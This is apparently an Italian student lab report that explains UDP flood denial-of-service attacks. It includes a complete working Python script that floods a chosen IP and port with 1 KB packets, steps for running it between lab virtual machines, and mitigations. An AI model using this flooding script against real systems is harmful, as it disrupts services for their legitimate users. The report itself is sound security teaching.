REPORT S6/L3

Obiettivo

Scrivere un programma in Python che simuli un UDP flood.

Introduzione Teorica

L'attacco **UDP Flood** è una tipologia di Denial of Service (**DoS**) che sfrutta il protocollo **UDP (User Datagram Protocol)**, un protocollo di rete non orientato alla connessione (connectionless).

In questa tipologia di attacco, l'attaccante invia un grande numero di pacchetti UDP verso porte casuali o specifiche di un host target. Poiché l'UDP non richiede un **handshake**, l'invio è estremamente rapido. Il server vittima, nel tentativo di gestire il traffico:

1. Controlla se un'applicazione è in ascolto sulla porta specifica.
2. Se non trova alcuna applicazione, genera un pacchetto **ICMP "Destination Unreachable"**.
3. Se il volume di pacchetti è elevato, le risorse di banda e CPU del server vengono saturate, rendendolo indisponibile agli utenti legittimi.

Analisi del Codice

Il programma sviluppato in Python utilizza la libreria standard **socket** per interagire con lo stack di rete del sistema operativo.

Componenti Principali:

- **Generazione del Payload:** Viene utilizzato **random.randbytes(1024)** per creare un pacchetto di esattamente **1 KB**. Questo simula un carico di dati significativo per ogni singola richiesta.
- **Apertura del Socket:** Viene inizializzato un socket con la famiglia di indirizzi **AF_INET** (IPv4) e il tipo **SOCK_DGRAM**, che specifica l'utilizzo del protocollo UDP.
- **Ciclo di Invio:** Un ciclo **for** itera per il numero di volte richiesto dall'utente, utilizzando il metodo **sendto()**. Questo metodo è efficiente perché invia il datagramma direttamente all'indirizzo IP e alla porta specificati senza attendere conferma di ricezione.

```python
import socket
import random

def udp_flood():
    print("--- Simulazione UDP Flood (Educational Purpose Only) ---")

    # 1. Input dell'IP Target
    target_ip = input("Inserisci l'IP della macchina target: ")

    # 2. Input della Porta Target
    target_port = int(input("Inserisci la porta UDP target (es. 80 o 443): "))

    # 4. Numero di Pacchetti da Inviare
    num_packets = int(input("Quanti pacchetti da 1 KB vuoi inviare? "))

    # 3. Costruzione del Pacchetto da 1 KB (1024 byte)
    # Generiamo 1024 byte di dati casuali
    packet_data = random.randbytes(1024)

    # Inizializzazione del socket UDP (AF_INET = IPv4, SOCK_DGRAM = UDP)
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    print(f"\nInizio invio di {num_packets} pacchetti verso {target_ip}:{target_port}...")

    sent_count = 0
    try:
        for i in range(num_packets):
            # Invio del pacchetto
            sock.sendto(packet_data, (target_ip, target_port))
            sent_count += 1


        print(f"\nCompletato! Totale pacchetti inviati: {sent_count}")
        print(f"Volume totale traffico: {sent_count} KB")

    except Exception as e:
        print(f"\nErrore durante l'invio: {e}")
    finally:
        sock.close()

if __name__ == "__main__":
    udp_flood()
```

Guida all'Esecuzione


Per testare il programma in un ambiente controllato (es. due macchine virtuali nella stessa rete interna):

1. **Sulla macchina attaccante:** È possibile monitorare il traffico in entrata aprendo **Wireshark**.
2. **Avvio del programma:** python dos.py
    - Inserire l'IP locale della vittima.
    - Inserire la porta target (es. 137).
    - Specificare il numero di pacchetti (es. 1000000 per un test significativo).

Risultati e Osservazioni

Durante la simulazione si possono osservare i seguenti fenomeni:

- **Saturazione della Banda:** Se il numero di pacchetti è elevato, la latenza di rete (ping) verso il target aumenterà drasticamente.
- **Carico della CPU:** Il target dovrà impiegare cicli di CPU per scartare i pacchetti e generare messaggi ICMP di errore.
- **Visibilità:** Questo attacco è facilmente rilevabile da un **IDS (Intrusion Detection System)** poiché genera un volume anomalo di traffico UDP proveniente da un singolo IP sorgente.



Conclusioni e Mitigazione

L'esercizio dimostra quanto sia semplice saturare una connessione con poche righe di codice. In uno scenario reale, le contromisure includono:

- **Rate Limiting:** Limitare il numero di pacchetti UDP accettati per secondo.
- **Firewall Filtering:** Bloccare il traffico ICMP in uscita o chiudere le porte UDP non necessarie.
- **Sistemi Anti-DDoS:** Utilizzare servizi cloud che assorbono il traffico malevolo prima che raggiunga l'infrastruttura aziendale.